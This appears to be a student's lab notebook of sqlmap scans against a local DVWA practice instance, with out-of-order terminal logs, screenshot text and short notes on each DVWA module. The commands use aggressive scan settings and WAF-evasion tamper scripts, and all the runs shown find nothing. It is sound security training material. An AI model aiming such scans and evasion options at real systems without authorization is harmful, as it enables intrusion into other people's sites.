[03:28:59] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[03:28:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[03:28:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[03:28:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[03:28:59] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[03:29:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[03:29:00] [WARNING] GET parameter 'ip' does not seem to be injectable
```


Applications Places System
Sat Oct 18, 03:38
notebook/
SQLMap_Project_Report
Vulnerability: Command
SQLMap_Project_Report
http://127.0.0.1:8080/vulnerabilities/exec/#
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.085 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.084 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.096 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.046/0.078/0.096/0.000 ms
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://www.owasp.org/index.php/Command_Injection
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Cache Storage
Cookies
Indexed DB
Local Storage
Session Storage
Filter Items
No data present for selected host
Menu
Parrot Terminal
Parrot Terminal
Vulnerability: Comma...
Parrot Terminal
Parrot Terminal

```
[03:51:21] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[03:51:21] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queries)'
[03:51:22] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_LOCK.SLEEP)'
[03:51:22] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_PIPE.RECEIVE_MESSAGE)'
[03:51:22] [INFO] testing 'Oracle time-based blind - Parameter replace (heavy queries)'
[03:51:22] [INFO] testing 'SQLite > 2.0 time-based blind - Parameter replace (heavy query)'
[03:51:22] [INFO] testing 'Firebird time-based blind - Parameter replace (heavy query)'
[03:51:22] [INFO] testing 'SAP MaxDB time-based blind - Parameter replace (heavy query)'
[03:51:22] [INFO] testing 'IBM DB2 time-based blind - Parameter replace (heavy query)'
[03:51:22] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - Parameter replace (heavy query)'
[03:51:22] [INFO] testing 'HSQLDB > 2.0 time-based blind - Parameter replace (heavy query)'
[03:51:22] [INFO] testing 'Informix time-based blind - Parameter replace (heavy query)'
[03:51:22] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[03:51:22] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[03:51:22] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[03:51:22] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:51:22] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'
[03:51:22] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_LOCK.SLEEP)'
[03:51:22] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_PIPE.RECEIVE_MESSAGE)'
[03:51:22] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:51:22] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:51:22] [INFO] testing 'HSQLDB > 2.0 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:51:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[03:51:22] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[03:51:23] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[03:51:23] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[03:51:23] [WARNING] parameter 'Host' does not seem to be injectable
[03:51:23] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[03:51:23] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 8733 times, 403 (Forbidden) - 202 times
[03:51:23] [WARNING] your sqlmap version is outdated

[*] ending @ 03:51:23 /2025-10-18/

┌──[root@parrot]─[~/SQLMap-Project]
└─── #
```

```
┌──[root@parrot]─[~/SQLMap-Project]
└─ #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/upload/" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" --batch --level=5 --risk=3 --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.12#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:43:59 /2025-10-18/

[03:44:00] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] Y
[03:44:00] [INFO] testing connection to the target URL
[03:44:00] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:44:00] [INFO] testing if the target URL content is stable
[03:44:00] [INFO] target URL content is stable
[03:44:00] [INFO] testing if URI parameter '#1*' is dynamic
[03:44:00] [WARNING] URI parameter '#1*' does not appear to be dynamic
[03:44:00] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[03:44:00] [INFO] testing for SQL injection on URI parameter '#1*'
[03:44:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:44:01] [WARNING] reflective value(s) found and filtering out
[03:44:01] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[03:44:02] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[03:44:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[03:44:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[03:44:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[03:44:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[03:44:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[03:44:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[03:44:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[03:44:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[03:44:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
```

```
[03:24:04] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:24:04] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[03:24:04] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[03:24:04] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[03:24:04] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[03:24:04] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[03:24:04] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[03:24:04] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[03:24:04] [WARNING] GET parameter 'ip' does not seem to be injectable
[03:24:04] [INFO] testing if GET parameter 'Submit' is dynamic
[03:24:04] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[03:24:04] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[03:24:04] [INFO] testing for SQL injection on GET parameter 'Submit'
[03:24:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:24:04] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[03:24:04] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:24:04] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[03:24:04] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[03:24:04] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[03:24:04] [INFO] testing 'Generic inline queries'
[03:24:04] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:24:04] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[03:24:05] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[03:24:05] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[03:24:05] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[03:24:05] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[03:24:05] [INFO] testing 'Oracle AND time-based blind'
[03:24:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[03:24:05] [WARNING] GET parameter 'Submit' does not seem to be injectable
[03:24:05] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests
[03:24:05] [WARNING] your sqlmap version is outdated

[*] ending @ 03:24:05 /2025-10-18/

┌──[root@parrot]─[~/SQLMap-Project]
└─── #
```

- CSRF
- File Upload
- Weak Session IDs
- CSP Bypass
- JavaScript

SQLMap focuses only on modules with SQL injection points.
Other modules require manual payloads, specialized tools, or different testing techniques.

Evidence Screenshots (Initial page/input for each module):

Command Injection:
Command Injection

File Inclusion:
File Inclusion

XSS (Reflected):
XSS Reflected

XSS (Stored):
XSS Stored

Brute Force:
Brute Force

CSRF:
CSRF

File Upload:
File Upload

Weak Session IDs:
Weak Session IDs

CSP Bypass:
CSP Bypass

JavaScript:
JavaScript

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Parrot Terminal

File Edit View Search Terminal Help

```
┌──[root@parrot]─[~/SQLMap-Project]
└─── #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" --level=5 --risk=3 --batch --tamper=space2comment,randomcase --output-dir=outputs/day9_sqli_blind_sqlmap

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:37:13 /2025-10-18/

[05:37:13] [WARNING] using '/root/SQLMap-Project/outputs/day9_sqli_blind_sqlmap' as the output directory
[05:37:13] [INFO] loading tamper module 'space2comment'
[05:37:13] [INFO] loading tamper module 'randomcase'
it appears that you might have mixed the order of tamper scripts. Do you want to auto resolve this? [Y/n/q] Y
[05:37:13] [INFO] testing connection to the target URL
[05:37:13] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:37:13] [INFO] testing if the target URL content is stable
[05:37:14] [INFO] target URL content is stable
[05:37:14] [INFO] testing if GET parameter 'id' is dynamic
[05:37:14] [WARNING] GET parameter 'id' does not appear to be dynamic
[05:37:14] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[05:37:14] [INFO] testing for SQL injection on GET parameter 'id'
[05:37:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:37:15] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[05:37:15] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[05:37:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[05:37:17] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[05:37:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[05:37:17] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[05:37:17] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[05:37:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[05:37:18] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

- Vulnerable parameter: id
- SQL Injection (Blind) Module
  - URL: http://127.0.0.1:8080/vulnerabilities/sqli_blind/?id=1&Submit=Submit
  - Vulnerable parameter: id

Session authentication for SQLMap:

- Cookie string: PHPSESSID=YOUR_SESS_ID_HERE; security=high

Note:Session authentication for SQLMap:

- Cookie string: PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high

Day 9: SQLMap Advanced Scan (SQL Injection Module, High Security, Combined Tamper)

Command used: sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" --level=5 --risk=3 --batch --tamper=space2comment,randomcase --output-dir=outputs/day9_sqli_sqlmap

Output (last messages): Screenshot:
SQLMap SQLi High Combined Tamper

Summary of Result:

- With high security enabled and advanced tamper scripts, SQLMap did **not** find any injectable parameters on the SQL Injection module.
- Output shows extensive testing, including UNION queries, time-based techniques, and tamper scripts.
- “Parameter 'Host' does not seem to be injectable” and “all tested parameters do not appear to be injectable” suggests either hardened configuration or tamper scripts were not sufficient to bypass protections.
- Note: SQLMap version is outdated—consider updating for latest features and bypasses.

Reply “next” after you’ve copied, pasted, and screenshotted this cell. I’ll guide you to Blind SQL Injection next!

```
ent,randomcase --output-dir=outputs/day9_sqli_sqlmap

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.12#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:17:21 /2025-10-18/

[05:17:21] [WARNING] using '/root/SQLMap-Project/outputs/day9_sqli_sqlmap' as the output directory
[05:17:21] [INFO] loading tamper module 'space2comment'
[05:17:21] [INFO] loading tamper module 'randomcase'
it appears that you might have mixed the order of tamper scripts. Do you want to auto resolve this? [Y/n/q] Y
[05:17:21] [INFO] testing connection to the target URL
[05:17:21] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:17:21] [INFO] testing if the target URL content is stable
[05:17:22] [INFO] target URL content is stable
[05:17:22] [INFO] testing if GET parameter 'id' is dynamic
[05:17:22] [WARNING] GET parameter 'id' does not appear to be dynamic
[05:17:22] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[05:17:22] [INFO] testing for SQL injection on GET parameter 'id'
[05:17:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:17:23] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[05:17:24] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[05:17:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[05:17:25] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[05:17:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[05:17:25] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[05:17:25] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[05:17:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[05:17:26] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[05:17:26] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[05:17:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
```

DVWA

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English Select

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)
- https://www.acunetix.com/blog/articles/dom-xss-explained/

- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

DVWA module sidebar, Day 9

Day 9: DVWA Module Purpose Descriptions

- **Brute Force:** Tests login forms for password-guessing attacks.
- **Command Injection:** Checks web inputs for operating system command injection vulnerability.
- **CSRF (Cross Site Request Forgery):** Simulates attacks that force users to run unwanted actions using their credentials.
- **File Inclusion:** Tests if the app allows unauthorized file access (Local/Remote File Inclusion).
- **File Upload:** Tries to upload files to the server—a vector for remote code execution.
- **Insecure CAPTCHA:** Tests login page for predictable or weak CAPTCHA challenges.
- **SQL Injection:** Tests inputs for SQL injection vulnerabilities. *Testable with SQLMap.*
- **SQL Injection (Blind):** Tests for blind SQL injection vulnerabilities. *Testable with SQLMap.*
- **Weak Session IDs:** Checks if the session ID creation process is predictable, allowing hijacking.
- **XSS (DOM):** Tests user inputs for DOM-based Cross Site Scripting (JS manipulation).
- **XSS (Reflected):** Exploits script injection via reflected fields in HTTP requests.
- **XSS (Stored):** Tries to store script payloads for later execution on victims.
- **CSP Bypass:** Attempts to circumvent Content Security Policy protections for XSS.
- **JavaScript:** Demonstrates JavaScript code security issues.

Note:
Only **SQL Injection** and **Blind SQL Injection** modules are exploitable by SQLMap.
Others require manual or custom tools for testing.

DVWA

Vulnerability: Brute Force

Login

Username:
admin
Password:
••••••••

Login

More Information

- https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- bWAPP
- NOWASP (formerly known as Mutillidae)
- OWASP Broken Web Applications Project

Username: admin
Security Level: high
PHPIDS: disabled

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Vulnerability: File Inclusion

The PHP function **allow_url_include** is not enabled.

[file1.php] - [file2.php] - [file3.php]

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

Parrot Terminal

File Edit View Search Terminal Help

```
┌──[root@parrot]─[~/SQLMap-Project]
└─── #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" --level=5 --risk=3 --batch --tamper=between,charunicodeencode,randomcase --output-dir=outputs/day10_sqli_blind_sqlmap

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.12#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:31:01 /2025-10-18/

[10:31:01] [WARNING] using '/root/SQLMap-Project/outputs/day10_sqli_blind_sqlmap' as the output directory
[10:31:01] [INFO] loading tamper module 'between'
[10:31:01] [INFO] loading tamper module 'charunicodeencode'
[10:31:01] [WARNING] tamper script 'charunicodeencode' is only meant to be run against ASP or ASP.NET web applications
[10:31:01] [INFO] loading tamper module 'randomcase'
it appears that you might have mixed the order of tamper scripts. Do you want to auto resolve this? [Y/n/q] Y
[10:31:01] [INFO] testing connection to the target URL
[10:31:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:31:01] [INFO] testing if the target URL content is stable
[10:31:02] [INFO] target URL content is stable
[10:31:02] [INFO] testing if GET parameter 'id' is dynamic
[10:31:02] [WARNING] GET parameter 'id' does not appear to be dynamic
[10:31:02] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[10:31:02] [INFO] testing for SQL injection on GET parameter 'id'
[10:31:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:31:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[10:31:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[10:31:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[10:31:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[10:31:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[10:31:05] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[10:31:05] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[10:31:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English Select

More Information

